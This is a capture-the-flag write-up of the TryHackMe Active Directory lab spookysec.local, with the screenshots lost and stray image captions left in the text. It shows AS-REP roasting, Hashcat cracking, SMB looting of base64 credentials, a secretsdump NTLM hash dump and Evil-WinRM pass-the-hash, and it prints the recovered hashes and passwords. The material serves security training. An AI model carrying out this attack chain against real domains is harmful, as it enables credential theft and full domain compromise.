**TryHackMe – Active Directory Attack**

Contents

[Nmap 2](#_Toc146744029)

[Enum4Linux 2](#_Toc146744030)

[Kerbrute 3](#_Toc146744031)

[Impacket 3](#_Toc146744032)

[HashCat 3](#_Toc146744033)

[SMBClient 4](#_Toc146744034)

[Secretsdump.py 4](#_Toc146744035)

[Evil-WinRM 5](#_Toc146744036)

[Flag 5](#_Toc146744037)

# A black background with white text Description automatically generatedNmap


A screenshot of a computer program

Description automatically generated

Put **spookysec.local** into /etc/hosts. Entry: 10.10.226.4 spookysec.local

# Enum4Linux

A screen shot of a computer

Description automatically generated

=============( Users on spookysec.local via RID cycling (RIDS: 500-550,1000-1050)=============

[I] Found new SID: S-1-5-21-3591857110-2884097990-301047963

[I] Found new SID: S-1-5-21-3591857110-2884097990-301047963

[+] Enumerating users using SID S-1-5-21-3532885019-1334016158-1514108833 and logon username '', password ''

S-1-5-21-3532885019-1334016158-1514108833-500 ATTACKTIVEDIREC\Administrator (Local User)

S-1-5-21-3532885019-1334016158-1514108833-501 ATTACKTIVEDIREC\Guest (Local User)

S-1-5-21-3532885019-1334016158-1514108833-503 ATTACKTIVEDIREC\DefaultAccount (Local User)

S-1-5-21-3532885019-1334016158-1514108833-504 ATTACKTIVEDIREC\WDAGUtilityAccount (Local User)

S-1-5-21-3532885019-1334016158-1514108833-513 ATTACKTIVEDIREC\None (Domain Group)

I couldn’t copy all of them here, but there are lots!

# A screenshot of a computer screen Description automatically generatedKerbrute

# Impacket

A screen shot of a computer

Description automatically generatedSpookUsers.txt contains the kerbrute usernames found.


krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:19545fd083bd181d165f0f4386da9ace$14e094946fc59582cab0440fa4a3e4d901e2da7b6f204334f762bc07bfcc07b7eab670b62958732d7ce3ec45c54aca1c3ee41677452bb402ad7ac098ced880212e6e7af2c1c5105008b0d60067ce2b1069406fef938ac28fd408f282f1a13a8bf1f1a6038a1fba4185564aaf39aae8a95882a86cbd80dfade1705b2d9c93b59a49c83060e59536dedf136ec844a1252221731fce0a4c8c77f42c3464277f554a386d01799d3a3d81443ce2cd1ee24dfb213457a04527026d6ed08fcc9c2676eaf0f78b77d34ba46e802e264bdd9f5930f84db04a4bdd4c348ce0117724ee77218a83eebc3b290488a9dc546cf94be3949572

This is the admin domain account found. I will store this into a file called kerbHash.

# HashCat



I know its this one because the ‘krb5**asrep**$23$svc-’ the starting of the hash states ASREP.

**credentials** – admin:management2005


# SMBClient

A screenshot of a computer program

Description automatically generated

The password being management2005.

Connect to the backup folder.

List the contents of the Directory.



The file contained: YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

This is base64 encoding according to multiple websites.

backup@spookysec.local:backup2517860

# Secretsdump.py

Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::

spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::

spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::

spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::

spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::

spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::

spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::

spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::

spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::

spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::

spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::

spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::

spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::

spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::

spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::

These are hashes of all windows accounts.

# Evil-WinRM

The has comes from the hashes retrieved in the previous step.

A screen shot of a computer

Description automatically generatedThe step above shows that I now have admin privs.

After navigating to the Desktop Directory of the admin account I was able to see the flag.

# Flag

